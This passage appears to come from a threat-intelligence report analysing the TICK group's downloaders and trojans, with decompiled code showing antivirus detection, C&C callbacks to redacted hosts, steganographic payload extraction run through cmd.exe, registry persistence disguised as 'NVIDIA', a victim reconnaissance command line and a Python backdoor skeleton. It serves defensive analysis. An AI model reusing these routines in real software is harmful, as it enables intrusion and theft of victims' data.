


Figure 12. Attack scenario of ABK downloader with the expansion component

Sample Indicator of Compromise

d9edf027469f54168a64bcff2808332de5301a728917206f549c5c5c25042489	TrojanSpy.Win32.BROLER.A

Malware Analysis

DATPER

A backdoor routine associated with TICK, we observed that this was still being used in their arsenal but with an adjusted mutex. The Datper variant we analyzed creates two mutex objects called *d0ftyzxcdrfdqwe* and **&Hjgfc49gna-2-tjb*, both functioning to retrieve information from the victim machine, implying the ease by which the group can change the mutex pattern to suit their goals. The latest variant also uses a new set of parameters — from ||| to [|-] — to evade AV pattern detection.




Figure 13. Datper's new mutex using an old set of separate parameters.




Figure 14. Datper's new mutex with new separate parameters

ABK

ABK detects specific AV processes and sends the information back to TICK. It appends the parameters *uid* and *pid* into the computer's uniform resource identifier (URI) to identify the victim system's host and check the installed AV product.

```
39
40  sub_4012E0();
41  rand();
42  while ( 1 )
43  {
44    v20 = "0";
45    if ( sub_401680("PccNTMon.exe") )          // TrendMicro
46      v20 = "4";
47    if ( sub_401680("ccSvcHst.exe") )          // Notron
48      v20 = "1";
49    if ( sub_401680("McShield.exe") )          // McAfee
50      v20 = "2";
51    if ( sub_401680("360se.exe") )             // 360
52      v20 = "3";
53    if ( sub_401680("360sd.exe") )
54      v20 = "3";
55    qmemcpy(&szUrl, "http://www.[redacted].kr//wp//bgslide//index.php", 0x31u);
56    memset(&v38, 0, 0x33u);
57    v3 = &v36;
58    do
59      v4 = (v3++)[1];
60    while ( v4 );
61    *(_DWORD *)v3 = 'diu?';
00000F61 main:59
```

Figure 15. Code that scans for AV products running on the system

```
GET //mt//import//index.php?uid=1F8BFBFF000306D43974634203&pid=0 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: [redacted].jp
```

Figure 16. Code that sends collected computer information back to TICK

ABK also uses steganography to hide additional payload in photos, which will be downloaded from command and control (C&C) server. This is a common technique that TICK has used in the past, with the malicious image placed on legitimate websites to bypass security products. ABK extracts another portable executable (PE) file from the photo and executes it with *cmd.exe.*

```
48  if ( !v4 )
49  {
50    v12 = "error";
51    _CxxThrowException(&v12, &unk_411A80);
52  }
53  v5 = InternetOpenUrlA(v4, "http://[redacted].jp//img//img0.jpg", 0, 0, 0x84000002, 0);
54  hInternet = v5;
55  if ( !v5 )
56  {
57    v10 = "error";
58    _CxxThrowException(&v10, &unk_411A80);
59  }
60  while ( InternetReadFile(v5, v2, 0x100000u, &dwNumberOfBytesRead) )
61  {
62    if ( !dwNumberOfBytesRead )
63    {
64      v16 = 1;
65LABEL_11:
66      v8 = "ok";
67      _CxxThrowException(&v8, &unk_411A80);
68    }
69    WriteFile(v3, v2, dwNumberOfBytesRead, &dwNumberOfBytesRead, 0);
70    v5 = hInternet;
71  }
```

Figure 17. Downloading a malicious image from a legitimate website




Figure 18. Malicious image on a legitimate site. Photo retrieved from Windows Picture Folder.




Figure 19. Hiding malware in the photo

Sample Indicator of Compromise

73ab778cd1315b924435f9dbc57306fb13175429e6505673531f5cbda60d1889	Trojan.Win32.BROLER.G

BBK

BBK, which has a mutex value of *BBKMutex*, can download a specific file from the C&C server website. After downloading the file, the file extension will change to *bat* to pass the downloaded file as a batch script and enable the collection of victim information. Like ABK, BBK is also capable of using steganography, and uses *cmd.exe* to execute the PE file. However, BBK does not execute commands; we suspect that this downloader is still in development.

```
  sub_402370(-2147467259);
v10 = (LPWSTR)(((int (__thiscall *)(int (__stdcall ***)(int, int)))(*v1)[3])(v1) + 1
sub_4060F0(L"http://www.[redacted].com//app//css//");
sub_4060F0(L"dagqfe3r3");
sub_4060F0(L"Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko")
sub_4060F0(L"index.php");
sub_4060F0(L"6000");
LOBYTE(v20) = 6;
v2 = sub_405C30(&v18, &v13, &v11);
LOBYTE(v20) = 7;
handle_unicode((int)&v15, v2, L"$C.php");
LOBYTE(v20) = 9;
v3 = v18 - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)(v18 - 16 + 12)) <= 0 )
  (*(void (__stdcall **)(int))(**(_DWORD **)v3 + 4))(v3);
v4 = sub_405C30(&v17, &v13, &v14);
LOBYTE(v20) = 10;
v5 = handle_unicode((int)&v19, v4, L"?uid=");
LOBYTE(v20) = 11;
sub_405C30(&v16, v5, &v11);
LOBYTE(v20) = 13;
v6 = v19 - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)(v19 - 16 + 12)) <= 0 )
  (*(void (__stdcall **)(int))(**(_DWORD **)v6 + 4))(v6);
LOBYTE(v20) = 14;
v7 = v17 - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)(v17 - 16 + 12)) <= 0 )
  (*(void (__stdcall **)(int))(**(_DWORD **)v7 + 4))(v7);
handle_unicode((int)&lpWideCharStr, (int)&v11, L"en.dat");
```

Figure 20. Code showing how the downloader retrieves a file from the C&C and renames it to *xxxen.dat* to pass the file as a batch script

```
GET /app/css/index.php?uid=3wASTN2nd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.[redacted].com

HTTP/1.1 301 Moved Permanently
Server: nginx/1.8.1
Date: Mon, 25 Feb 2019 02:54:18 GMT
Content-Type: text/html
Content-Length: 184
Connection: keep-alive
Location: http://www.[redacted].com/app/css/index.php?uid=3wASTN2nd

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.8.1</center>
</body>
</html>
GET /app/css/3wASTN2nd$C.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.[redacted].com
Cache-Control: no-cache
```

Figure 21. BBK Code for downloading a file from C&C

Nonetheless, the downloaded file from the C&C can easily be changed from one file type to another — such as a backdoor or another command — depending on what the attacker needs. Further, by adding or using the CreatePipe application program interface (API), BBK can add a sub-process for execution via *cmd.exe.*




Figure 22. Using CreatePipe API and executing cmd.exe

Sample Indicator of Compromise

0fba10247ea152662c3f98b3926083512708c167695435381cbefd378a074593	Trojan.Win32.BROLER.A

build_downer

As seen in the timeline, both ABK and BBK may have been used to study the features of the downloader components in the beginning of 2019, but TICK subsequently changed their preferred attack tool to build_downer midway through the year. While having a number of similarities in terms of code, build_downer is a more stable, feature-filled tool compared to ABK and BBK. For example, this trojan can get volume information and send it back to the C&C. If the response is anything except "404 not found," it will download a steganography JPEG file and extract a malware. After which, the trojan will use the same function to detect if the infected machine is running an antivirus process, and will use WINEXEC API to execute the extracted malware.

The first feature creates a copy of itself into the *%AppData%* folder.




Figure 23. Code that creates a copy in the %AppData% folder

The second feature checks the local time and make sure that the malware will only install itself during the hours that the infected system is active.

```
86    v12 = atoi(String1);
87    if ( !lstrcmpA(String1, dword_414138) )
88      v12 = 260;
89    v9 = 1;
90    GetLocalTime(&SystemTime);
91    for ( i = SystemTime.wHour; SystemTime.wHour >= v7; i = SystemTime.wHour )
92    {
93      if ( i >= v13 )
94        break;
95      if ( v9 > v12 )
96        break;
97      C2_site();
98      if ( ++v9 > v12 )
99        break;
100     v11 = rand();
101     Sleep(1000 * (v8 + v11 % 360));
102     GetLocalTime(&SystemTime);
```

Figure 24. Code that sets the downloader to execute only during work hours

The third feature adds itself to the RUN registry key disguised as “NVIDIA.”

```
2 {
3   sub_401240(
4     (int)&dword_4172B0,
5     "reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run /v NVIDIA /t REG_SZ /d ",
6     0x5Fu);
7   return atexit(sub_4102B0);
8 }
```

Figure 25. Code that adds build_downer to the registry as “NVIDIA”

The fourth feature layers the steganography algorithm. This is an improved method compared to the previous routine that involves embedding the executable file in the photo.

```
ReadFile(v5, (LPVOID)v7, v6, &NumberOfBytesRead, 0);
CloseHandle(v5);
v8 = *(_DWORD *)(v7 + 10) + v7 + 3;
memset(&v23, 0, 0x500u);
v9 = 0;
do
{
  v10 = *(_BYTE *)v8;
  if ( !*(_BYTE *)v8 )
    break;
  if ( v10 == -1 )
    break;
  *(&v23 + v9) = v10;
  v11 = *(_BYTE *)(v8 + 4);
  if ( !v11 )
    break;
  if ( v11 == -1 )
    break;
  *(&v24 + v9) = v11;
  v12 = *(_BYTE *)(v8 + 8);
  if ( !v12 )
    break;
  if ( v12 == -1 )
    break;
  *(&v25 + v9) = v12;
  v13 = *(_BYTE *)(v8 + 12);
  if ( !v13 )
    break;
  if ( v13 == -1 )
    break;
  *(&v26 + v9) = v13;
  v14 = *(_BYTE *)(v8 + 16);
  if ( !v14 )
    break;
  if ( v14 == -1 )
    break;
  v27[v9] = v14;
  v9 += 5;
  v8 += 20;
}
while ( v9 < 1280 );
v15 = _atoi64(&v23);
v16 = v22 < 0x10;
```

Figure 26. Code showing improved steganography

Sample Indicator of Compromise

d02af75eac0f033fa6d228878ab75bddb8dad2cc4d8f5a20758970cec865329d	Trojan.Win32.BROLER.G

Tomato

```
if ( v30 >= 0x10 )
  operator delete(v29);
v36 = 15;
v35 = 0;
LOBYTE(v34) = 0;
sub_401E10("http://[redacted]index.php?uc=A1F", (void *)0x2C, (int)&v34);
v8 = (char *)v31;
if ( v33 < 0x10 )
  v8 = (char *)&v31;
v23 = 15;
v22 = 0;
v25 = &v18;
```

Figure 27. Trojan Tomato's embedded C&C and URI pattern, similar to that of down_new

Trojan Tomato is a variant of down_new. Based on its malware structure and timeline, it appears TICK is trying to improve and develop their malware's obfuscation techniques. Tomato is also capable of scanning for antivirus processes and functions, but it also adds a routine that prevents its entry from being registered to the *Add or Remove Programs* window by renaming DisplayName to QuietDisplayName.

Tomato is notable for its ability to collect victim information from the command set; we found that it is the only trojan in the entire operation that is capable of doing this.

```
sub_4050C0(&unk_411E24, (int)&v12, 0);
LOBYTE(v19) = 1;
if ( !v4 )
{
  cbData = 2048;
  if ( !RegQueryValueExW(phkResult, L"DisplayVersion", 0, 0, Data, &cbData)
    && (signed int)cbData > 0
    && lstrcmpW((LPCWSTR)Data, L"1")
    && lstrcmpW((LPCWSTR)Data, L"2")
    && lstrcmpW((LPCWSTR)Data, L"3") )
  {
    v5 = lstrlenW((LPCWSTR)Data);
    sub_4050C0(Data, (int)&v9, v5);
    cbData = 2048;
    if ( RegQueryValueExW(phkResult, L"DisplayName", 0, 0, v17, &cbData) )
    {
      cbData = 2048;
      if ( RegQueryValueExW(phkResult, L"QuietDisplayName", 0, 0, v17, &cbData) || (signed int)cbData <= 0 )
        goto LABEL_14;
      v6 = lstrlenW((LPCWSTR)v17);
```

Figure 28. Trojan Tomato uses the QuietDisplayName registry parameter to hide the trojan from the Add or Remove Programs window

```
int win_command()
{
  sub_401E10("ipconfig /all&dir desktop&whoami&systeminfo&net user", (void *)0x34, (int)&dword_414C5C);
  return atexit(sub_40BE70);
}
```

Figure 29. Code that collects victim information.

Sample Indicator of Compromise

be033e6b66928bfe280f6db0b91690b68f1eae7a3b3993807207ba86d5748a3d	Trojan.Win32.BROLER.G

Snack

Snack is another trojan variant of build_down and down_new with features that are comparable to those of ABK and BBK. As with all the trojans analyzed, Snack also has AES encryption function. This batch of trojan variants has the same encryption function, with an AES key that can generate module and default keys, and similar initialization vector (IV) values.

```
v72 = *(v8 + 10);
LOBYTE(v73) = 0;
v9 = lstrcmpA(&v72, "C");
v10 = lstrcmpA(&v72, "D");
v35 = lstrcmpA(&v72, "U");
v40 = lstrcmpA(&v72, "G");
sub_402BA0(0xBu, 0, &v55);
if ( v9 )
{
  if ( v10 )
  {
    if ( v35 )
    {
      if ( !v40 )
      {
        v32 = 0;
        v33 = 0;
        v34 = 0;
        LOBYTE(v75) = 8;
        sub_402890(";", &v43);
        LOBYTE(v75) = 9;
        sub_405F40(&v55, &v43, &v32);
        LOBYTE(v75) = 8;
        sub_402940(&v43);
        v14 = v32;
        if ( (v33 - v32) / 28 )
```

Figure 30. Snack command functions

```
do
{
  do
  {
    v10 = rand() % 128;
    *(&v21 + v9) = v10;
  }                                     // rand gen 16 bytes
  while ( !isprint(v10) );
  ++v9;
}
while ( v9 < 16 );
*(&v21 + v9) = 0;
v11 = 0;
do
{
  v12 = *(&v21 + v11);                  // replace origial 16 bytes strings "!@#$%^$$#$%^%$#@"
  a__[v11++] = v12;
}
while ( v12 );
v13 = 0;
do
{
  v14 = a__[v13];                       // push second 16 bytes into stack
  *(&second_encrypt_str + v13++) = v14;
}
while ( v14 );
base64_encode(&v16, &first_encrypt_str, 17);
v33 = 0;
base64_encode(&v18, &second_encrypt_str, 17);
LOBYTE(v33) = 1;
merge_two_base64_str(two_encrypt_base64_str, &v16, &v18);
```

Figure 31. Snack AES encryption key and IV generate function

Figure 32. Snack with hard coded User Agent and AES encrypted message

PBA

PBA is a Python-based trojan that's similar to down_new and Snack because the scripts can also be compiled into Windows executable files. Decompiling the Python script also shows a similar command and control structure. In addition, the URL path's syntax is similar to that of the trojan BBK.

Figure 33. PBK as a Windows executable file in Python script

```
import subprocess, sys, threading, os, urllib2
from subprocess import *
import threading, time
from poster.encode import multipart_encode
from poster.encode import multipart_encode
from poster.streaminghttp import register_openers
from Crypto.Cipher import AES
from Crypto.Hash import MD5
from binascii import a2b_hex, b2a_hex
if sys.getdefaultencoding() != 'utf-8':
    reload(sys)
    sys.setdefaultencoding('gbk')
Agent_url = 'http://www.          .com/cart/tmp/'
Agent_uid = 'test'
Agent_sleeptime = 5
Agent_useragent = 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CL
Agent_php = 'index.php'
Agent_uploadurl = Agent_url + Agent_php
Tmp_path = os.environ['TMP']
Url_Command = Agent_url + Agent_uid + '$C.dat'
Local_En_Command = Tmp_path + '\\en.dat'
Local_Command = Tmp_path + '\\de.dat'
key = 'fuck13579@$^*)'
CmdPipe = subprocess.Popen('cmd.exe', shell=False, stdin=subprocess.PIPE, stdout=subprocess.PIPE)
```

Figure 34. Decompiled PBK

Command	Description
down	download file
up	Upload file
rest	Reupload result.txt
sleep	Sleep

Table 2. PBK commands

Sample Indicator of Compromise

011352189918eaf1dd43dfce76dc376d93be5f164bd7248fb58781b89a4f163a	TrojanSpy.Win32.BROLER.A

down_new

TICK combined the features of the trojans into one, and appear to have tested it numerous times. We found a number of test versions in the PDB strings:

- C:\users\jack\desktop\test\mango\down_new\release\down_new.pdb
- C:\Users\jack\Desktop\test\Tomato\Release\Tomato.pdb
- C:\Users\jack\Desktop\test\Newfolder - コピー\down_new\Release\down_new.pdb
- C:\Users\jack\Desktop\test\ec_new\down_new\Release\down_new.pdb
- C:\users\jack\desktop\test\mimi\down_new\release\down_new.pdb
- C:\Users\jack\Desktop\test\mimi\MIMI\down_new\Release\down_new.pdb
- C:\Users\jack\Desktop\test\bug_mango\down_new\Release\down_new.pdb

It mainly has six features:

1. Adds Autorun to the registry.
2. Gets MAC address and volume information and send back to the C&C.
3. Executes only during working hours (8:00AM-6:00PM, using kernel32.GetLocalTime API)
4. Uses AES encryption and base64 encoding method to encrypt the callback message.
5. Uses legitimate websites for the C&C server.
6. Detects antivirus products and processes.

```
while ( v51 );
v113 = strcmp(&v160, byte_41FDFC);
v52 = v139;
v53 = v137;
v54 = v137;
if ( v139 < 0x10 )
  v54 = &v137;
shell = strcmp(v54, "C");
v55 = v137;
if ( v139 < 0x10 )
  v55 = &v137;
list_Dir = strcmp(v55, "D");
v56 = v137;
if ( v139 < 0x10 )
  v56 = &v137;
check_install_app_information = strcmp(v56, "S");
v58 = v137;
if ( v139 < 0x10 )
  v58 = &v137;
List_current_process = strcmp(v58, "G");
v59 = v137;
if ( v139 < 0x10 )
  v59 = &v137;
file_get_and_info = strcmp(v59, "U");
v60 = v137;
if ( v139 < 0x10 )
  v60 = &v137;
slepp = strcmp(v60, "M");
if ( v113 )
{
  sub_402EF0(0);
  v61 = v146;
```

Figure 35. Code showing down_new's command function

Command	Description	Sub Command	Description
C	Open shell		
D	List system directory	R	Recursively list directories
		B	Force print file name
		L	List in long format
S	Check system install application information		
G	List current process		
U	Download file from internet		
M	Sleep		

Table 3. A list of down_new's commands

The callback information stands out because its HTTP post header is hard-coded in the sample. The trojan can get the infected machine's MAC address and volume information and use it to single out user information.




Figure 36. Code showing down_new collecting home phone data and URL path

This trojan also only collects English characters as send information; if callback data is too short, down_new uses *=hmo* as the URI value. Otherwise, it uses *=A1f* as URI value and sends AES encrypted data back to the C&C.

